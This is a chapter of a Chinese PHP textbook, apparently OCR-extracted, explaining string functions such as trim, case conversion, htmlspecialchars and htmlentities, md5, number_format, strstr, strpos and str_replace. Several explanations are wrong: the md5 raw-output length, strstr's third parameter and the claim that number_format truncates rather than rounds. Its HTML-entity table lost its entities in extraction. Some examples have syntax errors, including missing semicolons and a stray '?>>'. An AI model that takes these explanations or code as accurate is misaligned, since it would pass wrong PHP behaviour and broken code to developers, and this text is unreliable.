我们在浏览网页，进行表单提交时，经常会无意输入多余的空白字符。很多情况下，都不允许字符串中出现多余的空白字符和特殊字符，需要除去这些字符，应该怎么办呢？在 PHP 中提供了三个函数：trim( )函数删除字符串两边空白及特殊字符，ltrim( )函数删除字符串左边的空白及特殊字符，rtrim( )函数删除字符串右边的空白及特殊字符。

实例 6-6：trim( )函数的使用

```
<?php
$str = "!@#    历!@#史 不能   !@#被忘记      !!@#";
echo trim($str);             //除去字符串左右两边的空白字符
echo '<br >';
echo trim($str, "!@#!#@"); //除去字符串左右两边的空白字符和特殊字符
?>
```

运行上述代码，结果如图 6-7 所示。




图 6-7　trim( )函数的使用

注意：

从结果中可以发现，trim 只除去字符串两边的空白字符及特殊字符，而中间的空白字符及特殊字符并未删除。

实例 6-7：ltrim( )函数的使用

```
<?php
$str = "!@#    历!@#史 不能   !@#被忘记      !!@#";
echo ltrim($str);              //除去字符串左边的空白字符
echo '<br >';
echo ltrim($str, "!@#");       //除去字符串左边的空白字符和特殊字符
?>
```

运行上述代码，结果如图 6-8 所示。




图 6-8　ltrim( )函数的使用

注意：

ltrim( )函数只会除去字符串左边的空白字符及指定字符。

实例 6-8：rtrim( )函数的使用

```
<?php
$str1 = "!@#    历!@#史 不能      !@#被忘记      !!@#";
$str2 = "   This is numbeR     125";
echo rtrim($str1);                //除去字符串右边的空白字符
echo '<br >';
echo rtrim($str1, "!@#!#@");      //除去字符串右边的空白字符和特殊字符
echo '<br >';
echo rtrim($str2, "0..9");
echo '<br >';
echo rtrim($str2,"0..9 A..Z"); //除去右边的空白字符，所有数字和大写字母
?>
```

运行上述代码，结果如图 6-9 所示。



图 6-9　rtrim( )函数的使用

注意：

这里需要解释一下，空白符都有哪几种？“\0”：ASCII 为 0 的字符，即 NULL；“\t”：ASCII 为 9 的字符，即制表符；“\n”：ASCII 为 10 的字符，即换行符；“\r”：ASCII 为 13

的字符，即回车符。这三个函数默认删除相对位置上所有的空白符，如果不想删除所有的空白符，就得设置参数，像实例中设置参数那样设置\0 和\r 和\n 和\t。

6.3.3　大小写转换函数

字符串的大小写转换其实也算是一种格式化。在 PHP 中有 4 个字符串大小写转换函数，它们的参数都只有一个，就是将要被转换的字符串。strtoupper( )函数的作用是把字符串全部转换为大写字母；strtolower( )函数的作用是把字符串全部转换为小写字母；ucwords( )函数的作用是将字符串中以空格分开的单词的首字母全部转换为大写；ucfirst( )函数的作用是将字符串中的首字母转换为大写。

实例 6-9：大小写转换

```
<?php
$s1 = "hello world,come, on! ";
$s2 = "hELLO,wORLD 123! ";
$s3 = ucwords(strtolower($s1)); //将 ucwords()函数处理过后的返回值存放到变量中
echo "原字符 s1 为：";
echo "$s1";
echo "<br />";
echo "经过 strtoupper()函数处理之后的值：";
echo strtoupper($s1);
echo "<br />";
echo "原字符 s1 为：";
echo "$s2";
echo "<br />";
echo "经过 strtolower()函数处理之后的值：";
echo strtolower($s2); //直接输出 strtolower()函数处理过的返回字符串
echo "<br />";
echo "经过 ucwords()函数处理之后的值：";
echo ucwords($s1);
echo "<br />";
echo "经过 ucfirst()函数处理之后的值：";
echo ucfirst($s1);
echo "<br />";
echo "$s3"
?>
```

运行上述代码，结果如图 6-10 所示。



图 6-10　大小写转换

注意：

通过该实例可以发现，执行 ucwords(strtolower($s))这样一个操作，可以把字符串格式转换为首字母大写，其余字母均小写的字符串。但是要注意，ucwords( )函数处理的字符串，其前面均要有空白符才能保证一个单词的首字母变大写，如$s1 中 come 之前没有空白符，但是 on 之前有空白符，经过 ucwords( )函数处理后，come 首字母并未转换为大写，而 on 首字母已被转换为大写。

6.3.4　处理 HTML 标签相关的函数

PHP 流行的重要因素之一是它比较安全。在编写动态网页时，安全问题是必须考虑的。而一个网站是面对用户的，如果用户提交了恶意的 HTML 代码，将会对网站的安全性，以及其他用户的体验性都造成相当大的影响，甚至会造成网站瘫痪。

下面首先介绍 htmlspecialchars( )函数，该函数是将 HTML 标记中的特殊字符转换为 HTML 实体，主要用在留言板或者 bbs 发帖回帖版块。它只转换以下五个字符。

- 和号“&”转换为“&”。
- 双引号“””转换为“"”。
- 单引号“‘”转换为“'”。
- 小于号“<”转换为“<”。
- 大于号“>”转换为“>”。

该函数原型如下：

```
string htmlspecialchars ( string $string [, int $quote_style = ENT_COMPAT
[, string $charset [, bool $double_encode = true ]]] )
```

第一个参数$string 是必选参数；第二个参数$quote_style 为可选参数，用来决定引号的转换方式，默认为 ENT_COMPAT 只转换双引号，保留单引号，当此参数为 ENT_QUOTES 时将转换两种引号，当此参数为 ENT_NOQUOTES 时将不对引号进行转换；第三个参数也是可选参数，用于确定字符串的字符集，可以在 PHP 手册中详查(PHP 手册已经纳入光盘)中。

实例 6-10：htmlspecialchars( )函数

```
<?php
$s1 = "<font color=\"000fff\">PHP&&'Apache'&&'MySQL数据库'";//定义字符串s1
$s2 = htmlspecialchars($s1);                    //按照默认参数转换
$s3 = htmlspecialchars($s1, ENT_QUOTES);        //转换单引号、双引号
$s4 = htmlspecialchars($s1, ENT_NOQUOTES); //引号不转换
echo $s1;
echo "<br />";
echo $s2;
echo "<br />";
echo $s3;
echo "<br />";
echo $s4;
?>
```

运行上述代码，结果如图 6-11 和图 6-12 所示。



图 6-11　htmlspecialchars( )函数的转换结果




图 6-12　htmlspecialchars( )函数转换后的源文件

知识点：

通过该实例可以发现，htmlspecialchars( )函数将字符串中的特殊符号都转换为 HTML 标记了，可以从源文件中看出。经过此处理，用户提交的 HTML 代码都因为被转换而不起作用，因而起到安全的效果。

接下来介绍的函数 htmlentities( )和上述 htmlspecialchars( )函数的功能、用法格式、参数都相同，唯一不同的是，htmlentities( )函数可以转义更多的 HTML 字符。这两个函数在格式化英文字符的 HTML 代码时几乎无区别，但 htmlentities( )函数对中文字符也起作用。

实例 6-11：htmlentities( )函数

```
<?php
$s1 = "<font color=\"000fff\">PHP&&'Apache'&&'MySQL 数据库'"; //定义字符串
s1
$s2 = htmlentities($s1); //按照默认参数转换
$s3 = htmlentities($s1, ENT_QUOTES); //转换单引号、双引号
$s4 = htmlentities($s1, ENT_NOQUOTES); //引号不转换
$s5 = htmlentities($s1,ENT_QUOTES,'gb2312');
echo $s1;
echo "<br />";
echo $s2;
echo "<br />";
echo $s3;
echo "<br />";
echo $s4;
echo "<br />";
echo $s5;
?>>
```

运行上述代码，结果如图 6-13 和图 6-14 所示。




图 6-13　htmlentities( )函数的转换结果




图 6-14　htmlentities( )函数转换后的源文件

注意：

htmlentities( )函数与 htmlspecialchars( )函数有细微的差别，主要是处理中文字符之后的结果，在运用时要非常小心，特别是做英文类站点时。但是我们可以设置 htmlentities( )函数的第三个参数 charset 的字符集为 GB2312，即可避免出现乱码。

学习过 C 语言的程序员都比较喜欢用“\n”作为换行符，但是所有的浏览器都不识别此换行符，只识别 HTML 中的
标记。这时就需要 nl2br( )函数。

实例 6-12： nl2br( )函数

```
<?php
$s1 = "两个黄鹂鸣翠柳，\n 一行白鹭上青天。";
echo $s1;
echo "<br />";
echo nl2br($s1);
?>
```

运行上述代码，结果如图 6-15 所示。




图 6-15　nl2br( )函数的结果

6.3.5　其他常用格式化函数

由于开发网站的需要，开发人员经常会同字符串打交道，所以 PHP 函数库中存在大量字符串格式化函数，在处理字符串格式化方面几乎用不到自己定义的函数。下面列出其他一些常用的格式化函数并附带实例。

md5( )函数：其作用是将一个字符串进行 MD5 加密，默认返回一个 32 位的十六进制字符串。函数原型如下：

```
string md5 ( string $str [, bool $raw_output = false ] )
```

第一个参数$str 是将要被加密的字符串；第二个参数是可选项，默认值为 false，表示返回 32 位字符串，当为 true 时，返回 16 位字符串。

strrev( )函数：其作用是倒置一个字符串，只有一个参数，就是将要被翻转的字符串。函数原型如下：

```
string strrev ( string $string )
```

number_format( )函数：其作用是将给定的参数格式化。其函数原型如下：

```
string number_format ( float $number [, int $decimals ] )
string number_format ( float $number , int $decimals , string $dec_point ,
string $thousands_sep )
```

此函数接受一个、两个或者四个参数，但不接受三个参数。若无 $decimals 参数，则返回值只有整数部分，有此参数则按参数指定的小数点位数传回。参数$dec_point 表示小数点的表示方法，内定值是“.”，改变此参数就可以转换小数点的表现形式。参数$thousands_sep 是整数部分每三位的分隔符，内定是“,”。值得注意的是，指定小数点的位数之后的数字直接舍弃，没有四舍五入的情形。

实例 6-13：几种常用的字符串格式化函数

```
<?php
$s1 = "PHP";
$s2 = "http://www.banzhuan.org";
echo md5($s1);
echo "<br />";
echo strrev($s2);
echo "<br />";
echo number_format("3333333.1415926");
echo "<br />";
echo number_format("3333333.1415926", 2);
echo "<br />";
echo number_format("3333333.1415926", 2, ",", ".");
?>
```

运行上述代码，结果如图 6-16 所示。




图 6-16　三个常用字符串函数的结果

注意：

MD5 加密既可以对字符串加密，也可以对文件加密，但是对文件加密使用的是 md5_file( )函数。

6.4　常用的字符串操作

前三小节讲述一些字符串输出和格式化函数，下面继续讲解一些函数库中提供的常用字符串处理函数，包括字符串查找、替换、分解等。

6.4.1　求字符串长度函数

strlen( )函数用来获得字符串的长度，其函数原型如下：

```
int strlen ( string $string )
```

其中，$string 是将要计算的字符串，此函数经常用来检验用户输入字符串的长度是否足够。

实例 6-14： strlen( )函数的用法

```
<?php
$s1 = "Hello,PHP";
$s2 = "哈喽，皮额吃皮";
echo strlen($s1);
echo "<br />";
echo strlen($s2);
echo "<br />";
define("MAXLEN", 8);
if (strlen($s1) > MAXLEN) {
        echo "您输入的字符串长度已超过系统定义的最大长度：" . MAXLEN . " 请重新输入";
} else {
        // 此处可以是各种查询插入数据库语句块
}
?>
```

运行上述代码，结果如图 6-17 所示。




图 6-17　strlen( )函数的用法

注意：

strlen( )函数经常用于密码设定等方面，比如，注册一个账号，密码不能少于 6 位，就可能会用到 strlen($_POST["pwd"])<6 这样一个语句。

6.4.2　字符串查找函数

前面介绍了求字符串长度的函数及用法，这里将介绍字符串的查找。PHP 提供了 3 个函数进行字符串的查找，它们分别是 strstr( )、stristr( )、strpos( )和 stripos( )函数。下面先列出 strstr( )和 strpos( )函数的原型：

```
string strstr ( string $haystack , mixed $needle [, bool $before_needle =
false ] )
int strpos ( string $haystack , mixed $needle [, int $offset = 0 ] )
```

下面用两个实例来解释这四个函数的不同之处。

实例 6-15： strstr( )与 stristr( )函数

```
<?php
$s1 = "ADMIN@banzhuan.org";
$s2 = strstr($s1, "a");
echo $s2;
echo "<br />";
$s3 = stristr($s1, "a");
echo $s3;
$s4 = strstr($s1, "hello") //查找不到 hello，将返回 false
//echo $s4;                //返回的 false 是不能输出的，这里错误
?>
```

运行上述代码，结果如图 6-18 所示。




图 6-18　strstr( )与 stristr( )函数

注意：

strstr( )以及 stristr( )函数在$haystack 中查找$needle，如果找到，将返回从找到的位置开始到末尾的字符串；如果找不到，则返回布尔型的 false。在 PHP 5.3.0 版本开始，支持一种新的用法，即第三个参数默认为 false，当把第三个参数置为 true 时，将从尾到头搜索，如果查找到，返回的也是从尾到头的字符串。这两个函数的唯一区别是，stristr( )忽略大小写，字母 i 是 ignore(忽略)的意思。

实例 6-16： strpos( )与 stripos( )函数

```
<?php
$s1 = "ADMIN@banzhuan.org";
$s2 = strpos($s1, "a");
echo $s2;
echo "<br />";
$s3 = stripos($s1, "a");
echo $s3;
$s4 = strpos($s1, "hello") //查找不到 hello，将返回 false 或者与 false 等值的
                                非布尔值
// echo $s4;                 //返回的 false 是不能输出的，这里错误
?>
```

运行上述代码，结果如图 6-19 所示。



图 6-19　strpos( )与 stripos( )函数

注意：

从图 6-18 和图 6-19 中可以看出这两对函数的区别，如果查找成功，strpos( )与 stripos( )函数返回的是字符串在查找字符串中的位置，而 strstr( )与 stristr( )函数返回的则是字符串。还有一点需要注意，如果查找不成功，将会返回 false 或者与 false 等值的非布尔值，例如,0 或者“”；这时需要使用“===”运算符测试本函数的返回值。strpos( )与 stripos( )函数的区别也是 stripos( )忽略大小写。

6.4.3　字符串替换函数

字符串替换函数 str_replace( )以及 str_ireplace( )用来实现对指定的文本文件中的字符串进行替换。在搜索引擎中运用较多，将搜索到的关键字替换某种高亮颜色以便于查看。这两个函数的区别是，str_ireplace( )忽略大小写。下面首先介绍 str_replace( )函数，其原型如下：

```
mixed str_replace ( mixed $search , mixed $replace , mixed $subject [, int
&$count ] )
```

$search 参数为必要参数，是指定将要查找的字符串；$replace 参数为必要参数，是指定替换的值；$subject 参数为必要参数，是指定查找范围；$count 参数为可选参数，是获取执行替换的数量。

实例 6-17： str_replace( )函数的用法

```
<?php
//在字符串<body text='%body%'>里查找%body%，并将其替换为 RED
$bodytag = str_replace("%body%", "RED", "<body text='%body%'>");
//替换所有的元音字母
$s1 = array("a", "e", "i", "o", "u", "A", "E", "I", "O", "U");
$s2 = str_replace($s1, "", "Hello World of PHP");
echo $s2;
echo "<br />";
//对两个数组进行一一替换
$phrase = "You should eat fruits, vegetables, and fiber every day.";
$healthy = array("fruits", "vegetables", "fiber");
$yummy = array("pizza", "beer", "ice cream");

$newphrase = str_replace($healthy, $yummy, $phrase);
echo $newphrase;
echo "<br />";
//因为字符串中有两处 ll，所以$count 被赋值为 2
$str = str_replace("ll", "", "good golly miss molly!", $count);
echo $count; // 2
echo "<br />";
//注意\r\n 不会被替换两次
$str = "Line 1\nLine 2\rLine 3\r\nLine 4\n";
$order = array("\r\n", "\n", "\r");
$replace = '<br />';
$newstr = str_replace($order, $replace, $str);
echo $newstr;
echo "<br />";
//将会输出：apearpearle pear
$text = 'a p';
$letters = array('a', 'p');
$fruit = array('apple', 'pear');
$output = str_replace($letters, $fruit, $text);
echo $output;
?>
```

运行上述代码，结果如图 6-20 所示。

